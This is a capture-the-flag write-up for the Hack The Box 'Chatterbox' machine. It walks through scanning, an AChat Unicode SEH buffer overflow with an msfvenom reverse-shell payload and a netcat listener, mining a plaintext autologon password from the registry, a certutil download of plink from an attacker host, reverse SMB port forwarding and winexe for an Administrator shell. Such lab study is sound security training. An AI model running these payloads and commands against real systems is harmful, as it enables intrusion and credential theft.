HTB : Chatterbox

1. Machine Information
2. Scanning
    - Nmap
3. Enumeration
    - Web Browser
        - a. robots.txt
        - b. source code
        - c. basic website enumerations/Spidering
        - d. searchsploit/online Databases
4. Exploit
    - a. Attack Vector
    - b. Mode of Attack
5. Priv_Esc
    - a. Attack Vector
    - b. Mode of Attack

Machine Information


Contents	Description
Name	HTB : Chatterbox
Difficulty	Easy
OS	Windows
Shell_Exploit	Buffer Overflow (Python exploit or Metasploit Module)
Priv_Esc	Password Mining
Miscellaneous	*Port Forwarding* and *winexe*

Scanning

Nmap

```
nmap -p- -oA nmap/full-port-scan <IP>
```

```
nmap -A -T5 -p 9255,9256 -oA nmap/detailed-scan
```



```
root@kali:~# nmap -T4 -A -p- 10.10.10.74
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-19 00:52 EDT
Nmap scan report for 10.10.10.74
Host is up (0.039s latency).
Not shown: 65533 filtered ports
PORT     STATE SERVICE VERSION
9255/tcp open  http    AChat chat system httpd
|_http-server-header: AChat
|_http-title: Site doesn't have a title.
9256/tcp open  achat   AChat chat system
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|phone|specialized
Running (JUST GUESSING): Microsoft Windows 8|Phone|2008|7|8.1|Vista|2012 (92%)
OS CPE: cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:window
s_7 cpe:/o:microsoft:windows_8.1 cpe:/o:microsoft:windows_vista::- cpe:/o:microsoft:windows_vista::sp1 cpe:/o:microsoft:win
dows_server_2012
Aggressive OS guesses: Microsoft Windows 8.1 Update 1 (92%), Microsoft Windows Phone 7.5 or 8.0 (92%), Microsoft Windows 7
or Windows Server 2008 R2 (91%), Microsoft Windows Server 2008 R2 (91%), Microsoft Windows Server 2008 R2 or Windows 8.1 (9
1%), Microsoft Windows Server 2008 R2 SP1 or Windows 8 (91%), Microsoft Windows 7 (91%), Microsoft Windows 7 Professional o
r Windows 8 (91%), Microsoft Windows 7 SP1 or Windows Server 2008 R2 (91%), Microsoft Windows 7 SP1 or Windows Server 2008
SP2 or 2008 R2 SP1 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops

TRACEROUTE (using port 9256/tcp)
HOP RTT      ADDRESS
1   43.08 ms 10.10.14.1
2   43.61 ms 10.10.10.74
```

Enumeration

Web Browser

a. robots.txt

- Got no result!!!


b. source code

- Got no result!!!

c. basic website enumerations/Spidering

- Got no result!!!

d. searchsploit/online Databases



```
root@kali:~# searchsploit achat
------------------------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                                  |  Path
                                                                                                | (/usr/share/exploitdb/)
------------------------------------------------------------------------------------------------ ---------------------------------
Achat 0.150 beta7 - Remote Buffer Overflow                                                      | exploits/windows/remote/36025.py
Achat 0.150 beta7 - Remote Buffer Overflow (Metasploit)                                         | exploits/windows/remote/36056.rb
MataChat - 'input.php' Multiple Cross-Site Scripting Vulnerabilities                            | exploits/php/webapps/32958.txt
Parachat 5.5 - Directory Traversal                                                              | exploits/php/webapps/24647.txt
------------------------------------------------------------------------------------------------ ---------------------------------
```

- Here we can either use the Metasploit module or the Python exploit to get the **system shell**
- Copy the python script and call it **exploit.py**

Exploit

a. Attack Vector


Achat Buffer Overflow

> This module exploits a Unicode SEH buffer overflow in Achat. By sending a crafted message to the default port 9256/UDP, it's possible to overwrite the SEH handler. Even when the exploit is reliable, it depends on timing since there are two threads overflowing the stack in the same time.

b. Mode of Attack

Python Exploit

> ### Commands
>
> ```
> msfvenom -a x86 --platform Windows -p windows/shell_reverse_tcp LHOST=<attacker_IP> LPORT=<attacker_PORT> -e x86/unicode_mixed -b '\x00\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff' BufferRegister=EAX -f python
> ```
>
> - *Payload size: 512 bytes*


- This means that the payload that we are generating should be close to this size and should not vary much
- 

```
root@kali:~# msfvenom -a x86 --platform Windows -p windows/shell_reverse_tcp LHOST=10.10.14.4 LPORT=443 -e x86/unicode_mixe
d -b '\x00\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\
x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba
\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd
9\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\x
f8\xf9\xfa\xfb\xfc\xfd\xfe\xff' BufferRegister=EAX -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/unicode_mixed
x86/unicode_mixed succeeded with size 774 (iteration=0)
x86/unicode_mixed chosen with final size 774
Payload size: 774 bytes
Final size of python file: 3706 bytes
buf =  ""
buf += "\x50\x50\x59\x41\x49\x41\x49\x41\x49\x41\x49\x41\x49"
buf += "\x41\x49\x41\x49\x41\x49\x41\x49\x41\x49\x41\x49\x41"
buf += "\x49\x41\x49\x41\x49\x41\x6a\x58\x41\x51\x41\x44\x41"
buf += "\x5a\x41\x42\x41\x52\x41\x4c\x41\x59\x41\x49\x41\x51"
buf += "\x41\x49\x41\x51\x41\x49\x41\x68\x41\x41\x41\x5a\x31"
buf += "\x41\x49\x41\x49\x41\x4a\x31\x31\x41\x49\x41\x49\x41"
buf += "\x42\x41\x42\x41\x42\x51\x49\x31\x41\x49\x51\x49\x41"
buf += "\x49\x51\x49\x31\x31\x31\x41\x49\x41\x4a\x51\x59\x41"
buf += "\x5a\x42\x41\x42\x41\x42\x41\x42\x41\x42\x6b\x4d\x41"
buf += "\x47\x42\x39\x75\x34\x4a\x42\x39\x6c\x4b\x38\x72\x62"
buf += "\x4b\x50\x39\x70\x6b\x50\x4f\x70\x72\x69\x47\x75\x6d"
buf += "\x61\x67\x50\x72\x44\x72\x6b\x30\x50\x6c\x70\x32\x6b"
```

- Copy and paste the bad characters list in the python script
- change the UDP socket address o your HOST IP and thats it the exploit is ready to fire.
- Create a netcat listener and fire the python script.

```
nc -lvnp <LPORT>
```

```
python exploit.py
```

- 

```
root@kali:~# nc -nvlp 443
listening on [any] 443 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.10.74] 49159
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
chatterbox\alfred

C:\Windows\system32>
```

Metasploit Module

Resource

- Achat Unicode SEH Buffer Overflow - Metasploit - InfosecMatter
- Achat Unicode SEH Buffer Overflow (rapid7.com)

Commands


```
use exploit/windows/misc/achat_bof
```



- `show targets`
- `set TARGET target-id`
- *set other options*
- `exploit`

Priv_Esc

a. Attack Vector

> **Resources**
>
> > Privilege Escalation - Windows · Total OSCP Guide - Sushant747

> **Commands**
>
> `systeminfo`
> `whoami`
> `net user`
> `net user alfred`
> `whoami /privs`
> `netstat -ano`
>
> - 
>
> ```
> netstat -ano
>
> Active Connections
>
>   Proto  Local Address          Foreign Address        State           PID
>   TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       732
>   TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
>   TCP    0.0.0.0:49152          0.0.0.0:0              LISTENING       400
>   TCP    0.0.0.0:49153          0.0.0.0:0              LISTENING       804
>   TCP    0.0.0.0:49154          0.0.0.0:0              LISTENING       952
>   TCP    0.0.0.0:49155          0.0.0.0:0              LISTENING       472
>   TCP    0.0.0.0:49156          0.0.0.0:0              LISTENING       512
>   TCP    10.10.10.74:139        0.0.0.0:0              LISTENING       4
>   TCP    10.10.10.74:9255       0.0.0.0:0              LISTENING       3396
>   TCP    10.10.10.74:9256       0.0.0.0:0              LISTENING       3396
>   TCP    10.10.10.74:49157      10.10.14.5:443         ESTABLISHED     3396
>   TCP    [::]:135               [::]:0                 LISTENING       732
>   TCP    [::]:445               [::]:0                 LISTENING       4
>   TCP    [::]:49152             [::]:0                 LISTENING       400
>   TCP    [::]:49153             [::]:0                 LISTENING       804
>   TCP    [::]:49154             [::]:0                 LISTENING       952
>   TCP    [::]:49155             [::]:0                 LISTENING       472
>   TCP    [::]:49156             [::]:0                 LISTENING       512
> ```
>
> - Here we can see some local ports open and listening; this could be a very good attack verctor for Port forwarding.
> - if there is 445 **(SMB)** open then there is some sort of file share from where we can connect to the victim PC.

> > - we can use tools like *psexec* or *winexe* that allow us to connect to this PC using credentials.
> > - But at the moment we dont have any credentials with us. So lets try to get some credentials
> >
> > `reg query HKLM /f password /t REG_SZ /s`
> >
> > - 
> >
> > ```
> > HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon
> >     DefaultPassword    REG_SZ    Welcome1!
> > ```
> >
> > `reg query "HKLM\SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon"`
> >
> > - 
> >
> > ```
> >  DefaultDomainName    REG_SZ
> >  DefaultUserName    REG_SZ    Alfred
> >  AutoAdminLogon    REG_SZ    1
> >  DefaultPassword    REG_SZ    Welcome1!
> > ```
> >
> > - What is alfred is a User who is also in the Administrator but is loggin in as a regular acount and then they provide credentials for any admin actions
> > - Lets see if this is true.
> > - So lets do this, do Protforwarding and try to connect through the SMB internal open port using the this credentials.

b. Mode of Attack

> **Resources**
>
> > Download PuTTY: latest release (0.78) (greenend.org.uk)

Port Forwarding and winexe

- Download the *plink* (command line interface for the PuTTy backend).
- *Plink* will allow us to do port forwarding.
- Download the currect version of plink and lets start the portforwarding action.


> **Commands**
>
> - *Attacker*
>
> > `python -m SimpleHTTPSerever`
> > `apt-get install ssh`
> > `nano /etc/ssh/sshd_config`

> Uncomment PermitRootLogin and change Prohibit-password to yes
> save

`service ssh restart` OR `systemctl restart sshd`
`service ssh start`


- *Target*

`certutil -urlcache -f http://attacker_IP:port/plink.exe plink.exe`
`plink.exe -l root -pw <attacker_root_passwd> -R 445:127.0.0.1:445 <attacker_IP>`

- 


```
Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Apr 19 02:04:41 2020 from 10.10.10.74

root@kali:~#
root@kali:~#
```

`netstat -ano | grep 445`

- 

```
root@kali:~# netstat -ano | grep 445
tcp        0      0 127.0.0.1:445           0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp6       0      0 ::1:445                 :::*                    LISTEN      off (0.00/0/0)
unix  3      [ ]         STREAM     CONNECTED     21445    /run/s
ystemd/journal/stdout
unix  3      [ ]         STREAM     CONNECTED     24459    /run/systemd/journal/stdout
root@kali:~#
```

`winexe -U Administrator%passowrd //127.0.0.1 "cmd.exe"`

- winexe is a linux based command that allows us to execute windows commands on remote windows machine.
- 

```
^J
C:\Windows\system32>whoami^Jwhoami
chatterbox\administrator
```